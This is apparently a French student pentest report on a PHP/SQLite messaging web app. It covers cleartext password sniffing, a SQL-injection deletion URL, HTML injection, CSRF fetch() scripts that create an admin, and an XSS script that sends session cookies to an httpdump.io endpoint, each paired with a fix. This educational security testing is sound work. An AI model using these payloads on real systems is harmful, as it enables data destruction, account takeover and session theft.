



RAPPORT PROJET 2 – STI

Julien Benoit & Stefan Dejanovic

Table des matières

1	Introduction	2
2	Décrire le système.....	2
2.1	DFD	2
2.2	Identifier ses biens.....	3
2.3	Définir le périmètre de sécurisation	3
3	Identifier les sources de menaces	3
4	Identifier les scénarios d'attaques	3
4.1	Spoofting.....	3
4.1.1	Récupération du mot de passe par sniffing réseau	3
4.1.2	Information trop sensible	4
4.2	Tampering	4
4.2.1	Suppression de tous les messages.....	4
4.2.2	Redirection sur la page 404.....	5
4.2.3	CSRF Attack (exemple avec XSS).....	6
4.3	Repudiation	7
4.3.1	Envoie de mail falsifié	7
4.4	Information disclosure.....	7
4.4.1	Récupération de message d'autre utilisateur	7
4.5	Denial of service	8
4.6	Elevation of privilege	8
4.6.1	Attaque XSS.....	8
5	Conclusion	10


1 Introduction

Ce projet fait suite au projet 1 qui était de réaliser un site web de messagerie basique en php/SQLite qui permettrait de communiquer entre plusieurs personnes sans vérifier la sécurité de celle-ci. Le but de ce projet est de reprendre le site web d'un autre groupe et de faire un test de sécurité dessus pour qu'on puisse voir toutes les failles de sécurités qu'on pourrait trouver sur un système avec des vieilles versions de php par exemple.

2 Décrire le système

Le système possède 2 parties. Tout d'abord, nous avons la partie collaborateur qui permet la lecture des messages reçus et donc d'avoir une liste avec les dates de réception et d'autre information comme l'expéditeur le sujet. Les collaborateurs peuvent répondre aux messages, les supprimer et les ouvrir pour voir le contenu. La réalisation d'un nouveau message est également possible avec un destinataire unique, sujet et le corps du message. Pour la 2^{ème} partie, nous avons les administrateurs qui eux peuvent faire la même chose que les collaborateurs mais aussi effectuer la création, modification et suppression d'utilisateur.

2.1 DFD



2.2 Identifier ses biens

Étant donné que nous avons une application de messagerie, il pourrait y avoir des informations confidentielles qui circulent entre les personnes. Les utilisateurs sont également des biens car si on arrive à usurper l'identité de quelqu'un, il serait alors possible d'accéder à des informations précieuses et cela pourrait être critique.

2.3 Définir le périmètre de sécurisation

Pour ce projet, la sécurité serait uniquement effectuée au niveau applicatif donc la sécurisation du serveur web (apache, HTTPS...) ou la sécurisation de la machine (OS, VM ...) ne seront pas traités.

3 Identifier les sources de menaces

Dans le monde d'aujourd'hui, la sécurité est au centre de l'attention dans le domaine informatique. Alors, il est important que les systèmes informatiques soient sûrs car beaucoup de personnes mal intentionnées essaient de pirater les infrastructures ou les sites web, afin de récupérer des informations précieuses, ou faire couler des entreprises entières. Certains sont motivés par l'argent, d'autres par des données ou encore juste pour s'amuser. Dans le cadre de notre site web, les attaquants y trouveraient fort intérêt à récolter des informations confidentielles qui transiteraient entre les personnes pour ensuite les utiliser à des fins malicieuses. Il pourrait également être intéressant pour un attaquant de récupérer des utilisateurs avec de hauts privilèges pour pouvoir avoir accès à toute l'application web si ce n'est plus.

4 Identifier les scénarios d'attaques

4.1 Spoofing

4.1.1 Récupération du mot de passe par sniffing réseau

Pour réussir à récupérer des comptes ou mots de passes nous avons utilisé Wireshark. En effet, vu que nous n'avons pas une connexion HTTPS, il nous a suffi d'ouvrir Wireshark dans le même réseau que la machine cible et d'écouter ce qui circule sur le réseau ou l'on peut voir que les comptes et mots de passes sont transmis en clair sur le réseau.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.99.1	192.168.99.100	TCP	742	64887 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=2048 Len=676 TSval=117
2	0.000186	192.168.99.1	192.168.99.100	HTTP	98	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3	0.000380	192.168.99.100	192.168.99.1	TCP	66	8080 → 64887 [ACK] Seq=1 Ack=709 Win=255 Len=0 TSval=457522357

File Data: 32 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "login" = "julien"

Key: login

Value: julien

Form item: "password" = "julien2019"

Key: password

Value: julien2019

La motivation première pour un attaquant dans ce cas-là est justement la récupération d'informations qui ne seraient pas chiffrer à travers le réseau, dans notre cas des données ultra-sensibles (username password).

Correction :

La contre-mesure qui peut être effectuée sur cela est de mettre notre site web en HTTPS comme ça, toutes les informations qui circuleront seront chiffrées. Dans le cadre de ce cours, nous n'avons pas effectué cette correction.

4.1.2 Information trop sensible

On peut constater que à la page de login trop d'information nous sont parvenu comme nous indiquer que le mot de passe est faux ou bien que le compte n'existe pas

Correction :

La solution serait de mettre un message pour les deux cas qui dit que l'identifiant ou bien le mot de passe n'est pas correct.

4.2 Tampering

4.2.1 Suppression de tous les messages

Nous avons pu constater que la suppression de message s'effectue à l'aide de la page deleteMail.php et que nous avons en paramètre GET l'id du message à supprimer. Donc en effectuant un injection SQL, on peut remarquer qu'on peut supprimer l'intégralité des messages de la plateforme de messagerie. La ligne suivante montre l'injection SQL a effectué pour supprimer toute la base de données. Il faut choisir un id qui n'existe pas et ensuite faire or 1=1 et cela va supprimer tous les messages.

http://localhost:8080/deleteMail.php?id=100000000 or 1=1

Database 1 → Message

Browse Structure SQL Search Insert Export Import Rename Empty Drop

Show: 30 row(s) starting from record # 0 as a Table

Showing rows 0 - 5, Total: 6 (Query took 0.0001 sec)
SELECT * FROM "Message" LIMIT 0, 30

	id_message	objet	corps	date	expediteur	recepteur
<input type="checkbox"/> Edit Delete	10	hello	hello julien comment vas-tu ?	08-01-2020 14:07:56	4	2
<input type="checkbox"/> Edit Delete	11	hello	hello volkan comment vas-tu ?	08-01-2020 14:08:17	4	1
<input type="checkbox"/> Edit Delete	12	Re: hello stefan je vais bien et toi ?	→ Réponse au mail ci-dessous Envoyé le: 08-01-2020 14:07:56 Sujet: hello hello julien comment vas-tu ?	08-01-2020 14:08:50	2	4
<input type="checkbox"/> Edit Delete	13	hello	hello volkan comment vas-tu ?	08-01-2020 14:09:09	2	1
<input type="checkbox"/> Edit Delete	14	Re: hello hello julien je vais bien et toi ?	→ Réponse au mail ci-dessous Envoyé le: 08-01-2020 14:09:09 Sujet: hello hello volkan comment vas-tu ?	08-01-2020 14:09:56	1	2
<input type="checkbox"/> Edit Delete	15	Re: hello hello julien je vais bien et toi ?	→ Réponse au mail ci-dessous Envoyé le: 08-01-2020 14:08:17 Sujet: hello hello volkan comment vas-tu ?	08-01-2020 14:10:00	1	4

Database 1 → Message

Browse Structure SQL Search Insert Export Import Rename Empty Drop

Show: 30 row(s) starting from record # 0 as a Table

This table is empty. [Click here](#) to insert rows.

La motivation principale serait avant tout de couper la communication interne et externe de l'entreprise. En effet, la suppression de la base de données des messages échangés au sein de

l'entreprise peut avoir des conséquences graves autant au niveau de l'entreprise que d'un point de vue légal. C'est donc pour ces raisons qu'un attaquant pourrait faire un tel acte, mais aussi pour le « fun » car certain attaquant ne cherche que la gloire et « s'amuser ».

Correction :

Comme contre-mesure, nous avons effectué des « prepared statement » sur toutes les requêtes SQL faite dans le code afin d'éviter toute tentative de modification de donnée.

4.2.2 Redirection sur la page 404

Pour ce faire, nous avons décidé de rendre impossible la consultation des messages pour un utilisateur. Pour cela nous avons fait une injection de code HTML dans le sujet d'un message envoyé à une cible. Le message est le suivant :

```
<meta http-equiv="Refresh" content="0; url=404.php" />
```

Ce dernier nous permet de rediriger les pages qui affichent le sujet du message (qui se trouve être notre injection de code HTML) sur la page 404.

The screenshot shows a web application interface. At the top right, a user profile for 'julien' is visible. Below it is a 'Formulaire d'envoi' (send form). The form has three fields: 'Destinataire' (recipient) with the value 'volkan', 'Sujet' (subject) with the injected HTML code '<meta http-equiv="Refresh" content="0; url=404.php" />', and 'Message' with the value 'hello'. Below the form, a browser window is shown with the address bar displaying '2.168.99.100:8080/404.php'. The browser's taskbar at the bottom shows various open applications like Spotify, Speedtest.net, and Google Maps. Below the browser window, the user profile for 'volkan' is shown. The main content area displays a large '404' error code, the text 'Page introuvable' (Page not found), and a message: 'Il s'avère que vous avez découvert une erreur dans la matrice...' (It turns out you have discovered an error in the matrix...). A blue 'Retour' (Return) link is provided below the message.

Les motivations pour un tel acte pourraient être d'embêter quelqu'un ou alors l'amusement.

Correction :

Comme contre-mesure, nous avons vérifié les entrées utilisateurs comme défini dans les attaques XSS.

4.2.3 CSRF Attack (exemple avec XSS)

Pour cette attaque CSRF que nous avons effectué, nous avons décidé d'utiliser la fails XSS pour la démontrer. Étant donné que nous envoyons des messages, nous pouvons y intégrer du javascript, l'objectif sera de mettre un script dans le mail qui va nous permettre d'effectuer une action que l'utilisateur ne veut pas. On a donc choisi d'effectuer la création d'un utilisateur administrateur à l'aide de ça. On a créé un script qui permet d'effectuer une requête POST qui va créer un utilisateur admin. Le but sera effectivement d'envoyer ce mail à un utilisateur admin qui a les droits de faire une telle tâche. On part également du principe que l'attaquant a deviné/recherché l'adresse pour la requête.

```
var myInit = { method: 'POST',  
               mode: 'no-cors',  
               headers: {'Content-type': 'application/x-www-form-urlencoded'},  
               cache: 'default',  
               body: 'login=Hacker&Role=1&valide=1&password=1234&add=Ajouter'  
             };  
  
fetch('http://172.17.0.2/admin-addUser.php', myInit);
```

Pour la réalisation de cette attaque, on va envoyer un mail à partir du compte collaborateur julien à Volkan qui est administrateur. Lorsque, Volkan aura ouvert le mail cela va automatiquement exécuter le code sans que la personne ne le sache. Si nous n'avions pas la possibilité d'exploiter le XSS, nous aurions fait un site web qui va automatiquement exécuter le POST pour la création de l'utilisateur dès que notre cible serait allée dessus.

Correction :

Pour corriger ce problème, il faut implémenter des tokens anti-CSRF dans chaque page de requête. Vu que la personne n'a pas accès à cette information, il est difficile d'effectuer cette attaque. Mais nous avons pu constater que en PHP5, il n'est pas évident d'effectuer cela car pas mal de fonction type rand(), md5() ou uniqid() n'ajoute pas d'entropie ou est prédictible. Mais une bonne solution dans notre cas serait de mettre à jour notre PHP en version 7 (en général) ce qui va nous permettre d'utiliser la fonction random_bytes pour la génération de token anti-CSRF. Pour la version 5 nous avons décidé d'utiliser openssl_random_pseudo_byte() pour générer notre token

```
$token = bin2hex(random_bytes(24));
```

Ensuite, pour expliquer la façon de sécuriser, nous allons mettre sur chaque formulaire d'envoi le token en tant que champ input pour l'envoyer avec le formulaire. Dès que la requête sera effectuée, nous vérifierons la valeur du token qui sera gardé dans la variable de session \$_SESSION['token'] pour être sûr que cela soit la bonne personne.

4.3 Repudiation

4.3.1 Envoie de mail falsifié

En se basant sur la faille CSRF, on peut donc également envoyer un mail de la part de n'importe quel utilisateur en leur envoyant un mail avec le code javascript.

```
var myInit = { method: 'POST',  
  mode: 'no-cors',  
  headers: {'Content-type': 'application/x-www-form-urlencoded'},  
  cache: 'default',  
  body: 'destination=volkan&subject=prank&message=prank'  
};  
  
fetch('http://172.17.0.2/sendMail.php', myInit)
```

Si nous envoyons, par exemple, un mail à partir de Julien à Stefan. Nous aurons Stefan, qui envoie ce mail à Volkan.

Correction :

Expliquer au point 4.2.3

4.4 Information disclosure

4.4.1 Récupération de message d'autre utilisateur

Pour les cas de récupérations d'informations, nous pouvons tout d'abord remarquer que dans les messages reçus lors de la lecture des détails, un id est passé en paramètre dans l'URL. Si on essaie de modifier cette url, comme par exemple modifier l'id du message par un autre. On peut remarquer que nous avons accès aux messages qui ne nous appartiennent pas car il n'y a pas de vérification de l'utilisateur dans la requête sql.

La motivation principale pour un attaquant serait de récupérer des informations confidentielles envoyer par mail.


volkan

Formulaire d'envoi

Destinataire
julien

Sujet
Important

Message
Hello volkan, ce message ne doit pas être vu par quelqu'un d'autre que toi



Comme on peut le voir dans les exemples précédents, dans la partie du haut on peut voir le compte de Volkan qui envoie un message à Julien. Dans l'image du dessous, nous pouvons constater que Stefan a réussi à voir le message en changeant l'id dans l'url.

Correction :

Comme contre-mesure, nous avons effectué une vérification dans le code qui permet de récupérer le message de la base de données si l'id de session correspond à l'id de récepteur du message dans cette dernière. Dans le cas contraire on est renvoyé sur la page 404.

4.5 Denial of service

Nous n'avons pas effectué de teste de déni de service sur l'application web. Car, ce genre de chose s'effectue lors de la mise en production du site web sur un serveur. A ce moment, on pourrait effectuer un réel test de déni de service.

4.6 Elevation of privilege

4.6.1 Attaque XSS

Vu que nous avons un système de messagerie, nous avons décidé d'essayer de voir si les attaques par XSS fonctionnent. Alors tout d'abord, pour tester si les scripts fonctionnent nous avons mis un `<script>alert("test")</script>` pour juste voir si du javascript pouvait s'exécuter. Ensuite, dès que nous avons vu que cela a fonctionné, nous avons décidé d'aller plus loin. Nous avons utilisé ce scénario :

- Julien est un utilisateur normal et Volkan un admin.
- Julien envoie un email avec un XSS dedans qui va faire une requête GET sur un site web (hoster sur httpdump) et envoyer le cookie de session dans la requête.

```
<script type="text/javascript">  
var xmlhttp = new XMLHttpRequest();
```

```
xmlHttpRequest.open( 'GET', 'https://httpdump.io/9veqx?cookie=' + document.cookie,
false );

xmlHttpRequest.send( null );

</script>
```

- Ensuite, dès que notre cible a ouvert le mail on peut voir cela dans la console httpdump.

http://httpdump.io
GET /cf.js?
cookie=...xsf=2j8d36e477f01d05b9d5e5d71e093b89ce5516de7f1576505646%20PHPSESSID=3hiht5vlla5qm6786p5asdpb37 0 bytes
a few seconds ago
From 178.198.62.199

QUERY PARAMETERS
cookie: ...xsf=2j8d36e477f01d05b9d5e5d71e093b89ce5516de7f1576505646
PHPSESSID: 3hiht5vlla5qm6786p5asdpb37


- On voit le PHPSESSID qui est le cookie de la session admin.
- Pour terminer, on va mettre ce cookie dans notre navigateur pour devenir un administrateur et permettre, par exemple, d'éditer des utilisateurs ou même d'en créer des nouveaux.

Correction :

Comme contre-mesure, nous avons vérifié les entrées utilisateur avec ces 3 méthodes ci-dessous. Chacune d'entre elle permet de s'occuper d'un type de caractère :

```
function test_input($data) {
    $data = trim($data);           // ' '
    $data = stripslashes($data);  // \
    $data = htmlspecialchars($data); // '"', '&', '<', '>'
    return $data;
}
```

On peut donc voir dans l'image ci-dessous que les attaques XSS ne fonctionnent plus.

volkan 

Messages reçus

Afficher 10 éléments Rechercher :

Date de réception	Expéditeur	Sujet	Réponse	Suppression	Plus d'informations
14-01-2020 14:00:30	volkan	<meta http-equiv="Refresh" content="0; url=404.php" />	répondre	supprimer	détails
14-01-2020 13:19:30	julien	<script type="text/javascript"> var xmlhttp = new XMLHttpRequest(); xmlhttp.open('GET', 'https://httpdump.io/9veqx?cookie=' + document.cookie, false); xmlhttp.send(null); </script>	répondre	supprimer	détails
14-01-2020 13:04:21	volkan	' <script>alert("Hello");</script>	répondre	supprimer	détails

5 Conclusion

Il est vraiment intéressant pour nous de faire ce projet, car tout d'abord, nous avons pu voir qu'effectivement si les gens développent des applications web sans vraiment comprendre ce qu'ils font et implémentent n'importe comment des systèmes d'authentification par exemple, cela peut causer de gros problèmes de sécurité. Ensuite, cela nous a permis d'appliquer en vrai différents types d'attaques comme XSS, injection SQL, etc... ce qui nous a permis de vraiment comprendre comment cela fonctionne. Pour finir, modifier le code source pour le rendre plus sécurisé nous a permis de mieux comprendre comment on devrait développer le site web de façon sécurisée.